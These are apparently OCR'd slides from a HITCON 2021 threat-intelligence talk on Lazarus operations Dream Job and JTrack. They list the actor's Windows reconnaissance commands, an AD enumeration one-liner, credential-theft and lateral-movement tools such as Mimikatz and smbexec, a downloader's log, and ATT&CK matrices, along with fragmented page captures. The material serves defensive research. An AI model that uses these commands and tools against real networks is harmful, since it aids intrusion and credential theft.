
Simple curl

Usage: [application name].exe url filename

- The download file is saved in %TEMP% folder.

Log file

```
07.04.2021 - 11:20:19:512 : begin..

07.04.2021 - 11:20:19:528 : start..

07.04.2021 - 11:20:19:543 : response code: 200

07.04.2021 - 11:20:19:543 : read start

<!DOCTYPE html>
<html lang="en">
<body>
test

</body>
</html>
07.04.2021 - 11:20:19:559 : read end

07.04.2021 - 11:20:19:559 : completely succeed!

07.04.2021 - 11:20:19:559 : the end..
```



Windows Commands Used

Commands

- ipconfig
- net group
- net share
- net user
- net view
- netstat
- nslookup
- ping
- query user
- reg query
- route print
- systeminfo
- tasklist

PowerShell

- Get-ADComputer

Example for Get-ADComputer Option

```
Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem,
OperatingSystemServicePack | Format-List name, ipv4*, oper*
```

Microsoft | Scripting DevBlogs Developer Technology Languages .NET Platform Development Data Development Login

PowerTip: Use PowerShell to Get a List of Computers and IP Addresses from Active Directory

Dr Scripto

November 19th, 2012

Summary: Use Windows PowerShell and the Active Directory module to get a listing of computers and IP addresses from Active Directory.

Q How can I get a list of all computers, the operating system version, the service pack, and the IP address from Active Directory?

A Use the **Get-ADComputer** cmdlet and specify the **ipv4Address**, **OperatingSystem**, and **OperatingSystemServicePack** properties, as shown here.

```
Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem,
OperatingSystemServicePack | Format-List name, ipv4*, oper*
```

[4]

Comparison of VSingle and Dtrack

What's Dtrack Reported by Kaspersky [2]

SECURELIST by Kaspersky

Solutions Industries Products Services Resource Center Contact Us GDPR


Content menu Search...

Hello! My name is Dtrack


MALWARE DESCRIPTIONS 23 SEP 2019 4 minute read

Comparison of VSingle and Dtrack

VSingle packer



Dtrack packer



Similarities in TTP

JTrack

- 3Proxy
- Stunnel
- Plink
- Japanese company's Website (Compromised Website used as C2)

Dtrack campaign in India 2019 [3]

From seqrite's 2020 Annual Report & Kaspersky's 2019 blog

- Plink
- Japanese company's Website (Compromised Website used as C2)

Stonefly

- 3Proxy
- SSH tunnels
- Plink

2020/6
Symantec's report about Lazarus subgroup

1	What’s Lazarus?
2	Operation Dream Job
3	Operation JTrack
4	Details of Lazarus TTPs

Comparison Tools

Operation Dream Job

Lateral movement

- AdFind
- SMBMap
- Responder-Windows

Remote access

- TightVNC Viewer

Information theft

- XenArmor Email Password Recovery Pro
- XenArmor Browser Password Recovery Pro
- winrar

Other purposes

- tcpdump
- procdump
- wget

Operation JTrack

Lateral movement

- Mimikatz
- smbexec

Remote access

- 3Proxy
- Plink
- Stunnel

Information theft

- winrar

Other purposes

- timestomp
- procdump

Operation Dream Job ATT&CK Mapping

HITCON 2021

HACK INTO HOME

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Gather Victim Network Information (T1590)	Compromise Infrastructure (T1584)	Replication Through Removable Media (T1091)	Scheduled Task/Job (T1053)	Boot or Logon Initialization Scripts (T1037)	Boot or Logon Initialization Scripts (T1037)	Rootkit (T1014)	Virtualization/Sandbox Evasion (T1497)	Network Sniffing (T1040)	Application Window Discovery (T1010)	Shared Webroot (T1051)	Data from Removable Media (T1025)	Fallback Channels (T1008)	Automated Exfiltration (T1020)
Gather Victim Org Information (T1591)	Establish Accounts (T1585)	External Remote Services (T1133)	Command and Scripting Interpreter (T1059)	Scheduled Task/Job (T1053)	Scheduled Task/Job (T1053)	Obfuscated Files or Information (T1027)	Unused/Unsupported Cloud Regions (T1535)	Input Capture (T1056)	Query Registry (T1012)	Software Deployment Tools (T1072)	Data from Network Shared Drive (T1039)	Multiband Communication (T1026)	Scheduled Transfer (T1029)
Gather Victim Host Information (T1592)	Compromise Accounts (T1586)	Drive-by Compromise (T1189)	Graphical User Interface (T1061)	Hypervisor (T1062)	Process Injection (T1055)	Masquerading (T1036)	Pre-OS Boot (T1542)	Brute Force (T1110)	System Network Configuration Discovery (T1016)	Taint Shared Content (T1080)	Input Capture (T1056)	Commonly Used Port (T1043)	Data Transfer Size Limits (T1030)
Search Open Websites/Domains (T1593)	Develop Capabilities (T1587)	Exploit Public-Facing Application (T1190)	Scripting (T1064)	Valid Accounts (T1078)	Exploitation for Privilege Escalation (T1068)	Process Injection (T1055)	Abuse Elevation Control Mechanism (T1548)	Two-Factor Authentication Interception (T1111)	Remote System Discovery (T1018)	Replication Through Removable Media (T1091)	Data Staged (T1074)	Application Layer Protocol (T1071)	Exfiltration Over C2 Channel (T1041)
Search Victim-Owned Websites (T1594)	Obtain Capabilities (T1588)	Supply Chain Compromise (T1195)	Software Deployment Tools (T1072)	Account Manipulation (T1098)	Valid Accounts (T1078)	Scripting (T1064)	Use Alternate Authentication Material (T1550)	Forced Authentication (T1187)	System Owner/User Discovery (T1033)	Component Object Model and Distributed COM (T1175)	Screen Capture (T1113)	Proxy (T1090)	Exfiltration Over Alternative Protocol (T1048)
Active Scanning (T1595)		Trusted Relationship (T1199)	Native API (T1106)	Redundant Access (T1108)	Access Token Manipulation (T1134)	Indicator Removal on Host (T1070)	Subvert Trust Controls (T1553)	Exploitation for Credential Access (T1212)	Network Sniffing (T1040)	Exploitation of Remote Services (T1210)	Email Collection (T1114)	Communication Through Removable Media (T1092)	Exfiltration Over Physical Medium (T1052)
Search Open Technical Databases (T1596)		Hardware Additions (T1200)	Shared Modules (T1129)	External Remote Services (T1133)	Group Policy Modification (T1484)	Valid Accounts (T1078)	Modify Authentication Process (T1556)	Steal Application Access Token (T1528)	Network Service Scanning (T1046)	Internal Spearphishing (T1534)	Clipboard Data (T1115)	Non-Application Layer Protocol (T1095)	Transfer Data to Cloud Account (T1537)
Search Closed Sources (T1597)		Phishing (T1566)	Source (T1153)	Create Account (T1136)	Create or Modify System Process (T1543)	Redundant Access (T1108)	Impair Defenses (T1562)	Steal Web Session Cookie (T1539)	System Network Connections Discovery (T1049)	Use Alternate Authentication Material (T1550)	Automated Collection (T1119)	Web Service (T1102)	Exfiltration Over Web Service (T1567)
Phishing for Information (T1598)			Component Object Model and Distributed COM (T1175)	Office Application Startup (T1137)	Event Triggered Execution (T1546)	Modify Registry (T1112)	Hide Artifacts (T1564)	Unsecured Credentials (T1552)	Process Discovery (T1057)	Remote Service Session Hijacking (T1563)	Audio Capture (T1123)	Multi-Stage Channels (T1104)	
			Exploitation for Client Execution (T1203)	Browser Extensions (T1176)	Boot or Logon Autostart Execution (T1547)	Trusted Developer Utilities Proxy Execution (T1127)	Hijack Execution Flow (T1574)	Credentials from Password Stores (T1555)	Permission Groups Discovery (T1069)	Lateral Tool Transfer (T1570)	Video Capture (T1125)	Ingress Tool Transfer (T1105)	
			User Execution (T1204)	BITS Jobs (T1197)	Abuse Elevation Control Mechanism (T1548)	Access Token Manipulation (T1134)	Modify Cloud Compute Infrastructure (T1578)	Modify Authentication Process (T1556)	System Information Discovery (T1082)		Man in the Browser (T1185)	Data Encoding (T1132)	
			Inter-Process Communication (T1559)	Traffic Signaling (T1205)	Hijack Execution Flow (T1574)	Deobfuscate/Decode Files or Information (T1140)	Network Boundary Bridging (T1599)	Man-in-the-Middle (T1557)	File and Directory Discovery (T1083)		Data from Information Repositories (T1213)	Traffic Signaling (T1205)	
			System Services (T1569)	Server Software Component (T1505)		LC_MAIN Hijacking (T1149)	Weaken Encryption (T1600)	Steal or Forge Kerberos Tickets (T1558)	Account Discovery (T1087)		Data from Cloud Storage Object (T1530)	Remote Access Software (T1219)	
				Implant Container Image (T1525)		BITS Jobs (T1197)	Modify System Image (T1601)		Peripheral Device Discovery (T1120)		Man-in-the-Middle (T1557)	Dynamic Resolution (T1568)	
				Pre-OS Boot (T1542)		Indirect Command Execution (T1202)			System Time Discovery (T1124)		Archive Collected Data (T1560)	Non-Standard Port (T1571)	
				Create or Modify System Process (T1543)		Traffic Signaling (T1205)			Network Share Discovery (T1135)		Data from Configuration Repository (T1602)	Protocol Tunneling (T1572)	
				Event Triggered Execution (T1546)		Rogue Domain Controller (T1207)			Password Policy Discovery (T1201)			Encrypted Channel (T1573)	
				Boot or Logon Autostart Execution (T1547)		Exploitation for Defense Evasion (T1211)			Browser Bookmark Discovery (T1217)				
				Compromise Client Software Binary (T1554)		Signed Script Proxy Execution (T1216)			Domain Trust Discovery (T1482)				
				Hijack Execution Flow (T1574)		Signed Binary Proxy Execution (T1218)			Virtualization/Sandbox Evasion (T1497)				
						XSL Script Processing (T1220)			Software Discovery (T1518)				
						Template Injection (T1221)			Cloud Service Discovery (T1526)				
						File and Directory Permissions Modification (T1222)			Cloud Service Dashboard (T1538)				
						Execution Guardrails (T1480)			Cloud Infrastructure Discovery (T1580)				

Operation JTrack ATT&CK Mapping

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Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion		Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Exfiltration
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Gather Victim Network Information (T1590)	Compromise Infrastructure (T1584)	Replication Through Removable Media (T1091)	Scheduled Task/Job (T1053)	Boot or Logon Initialization Scripts (T1037)	Boot or Logon Initialization Scripts (T1037)	Rootkit (T1014)	Virtualization/Sandbox Evasion (T1497)	Network Sniffing (T1040)	Application Window Discovery (T1010)	Shared Webroot (T1051)	Data from Removable Media (T1025)	Fallback Channels (T1008)	Automated Exfiltration (T1020)
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Gather Victim Host Information (T1592)	Compromise Accounts (T1586)	Drive-by Compromise (T1189)	Graphical User Interface (T1061)	Hypervisor (T1062)	Process Injection (T1055)	Masquerading (T1036)	Pre-OS Boot (T1542)	Brute Force (T1110)	System Network Configuration Discovery (T1016)	Taint Shared Content (T1080)	Input Capture (T1056)	Commonly Used Port (T1043)	Data Transfer Size Limits (T1030)
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Search Open Technical Databases (T1596)		Hardware Additions (T1200)	Shared Modules (T1129)	External Remote Services (T1133)	Group Policy Modification (T1484)	Valid Accounts (T1078)	Modify Authentication Process (T1556)	Steal Application Access Token (T1528)	Network Service Scanning (T1046)	Internal Spearphishing (T1534)	Clipboard Data (T1115)	Non-Application Layer Protocol (T1095)	Transfer Data to Cloud Account (T1537)
Search Closed Sources (T1597)		Phishing (T1566)	Source (T1153)	Create Account (T1136)	Create or Modify System Process (T1543)	Redundant Access (T1108)	Impair Defenses (T1562)	Steal Web Session Cookie (T1539)	System Network Connections Discovery (T1049)	Use Alternate Authentication Material (T1550)	Automated Collection (T1119)	Web Service (T1102)	Exfiltration Over Web Service (T1567)
Phishing for Information (T1598)			Component Object Model and Distributed COM (T1175)	Office Application Startup (T1137)	Event Triggered Execution (T1546)	Modify Registry (T1112)	Hide Artifacts (T1564)	Unsecured Credentials (T1552)	Process Discovery (T1057)	Remote Service Session Hijacking (T1563)	Audio Capture (T1123)	Multi-Stage Channels (T1104)	
			Exploitation for Client Execution (T1203)	Browser Extensions (T1176)	Boot or Logon Autostart Execution (T1547)	Trusted Developer Utilities Proxy Execution (T1127)	Hijack Execution Flow (T1574)	Credentials from Password Stores (T1555)	Permission Groups Discovery (T1069)	Lateral Tool Transfer (T1570)	Video Capture (T1125)	Ingress Tool Transfer (T1105)	
			User Execution (T1204)	BITS Jobs (T1197)	Abuse Elevation Control Mechanism (T1548)	Access Token Manipulation (T1134)	Modify Cloud Compute Infrastructure (T1578)	Modify Authentication Process (T1556)	System Information Discovery (T1082)		Man in the Browser (T1185)	Data Encoding (T1132)	
			Inter-Process Communication (T1559)	Traffic Signaling (T1205)	Hijack Execution Flow (T1574)	Deobfuscate/Decode Files or Information (T1140)	Network Boundary Bridging (T1599)	Man-in-the-Middle (T1557)	File and Directory Discovery (T1083)		Data from Information Repositories (T1213)	Traffic Signaling (T1205)	
			System Services (T1569)	Server Software Component (T1505)		LC_MAIN Hijacking (T1149)	Weaken Encryption (T1600)	Steal or Forge Kerberos Tickets (T1558)	Account Discovery (T1087)		Data from Cloud Storage Object (T1530)	Remote Access Software (T1219)	
				Implant Container Image (T1525)		BITS Jobs (T1197)	Modify System Image (T1601)		Peripheral Device Discovery (T1120)		Man-in-the-Middle (T1557)	Dynamic Resolution (T1568)	
				Pre-OS Boot (T1542)		Indirect Command Execution (T1202)			System Time Discovery (T1124)		Archive Collected Data (T1560)	Non-Standard Port (T1571)	
				Create or Modify System Process (T1543)		Traffic Signaling (T1205)			Network Share Discovery (T1135)		Data from Configuration Repository (T1602)	Protocol Tunneling (T1572)	
				Event Triggered Execution (T1546)		Rogue Domain Controller (T1207)			Password Policy Discovery (T1201)			Encrypted Channel (T1573)	
				Boot or Logon Autostart Execution (T1547)		Exploitation for Defense Evasion (T1211)			Browser Bookmark Discovery (T1217)				
				Compromise Client Software Binary (T1554)		Signed Script Proxy Execution (T1216)			Domain Trust Discovery (T1482)				
				Hijack Execution Flow (T1574)		Signed Binary Proxy Execution (T1218)			Virtualization/Sandbox Evasion (T1497)				
						XSL Script Processing (T1220)			Software Discovery (T1518)				
						Template Injection (T1221)			Cloud Service Discovery (T1526)				
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Comparison ATT&CK

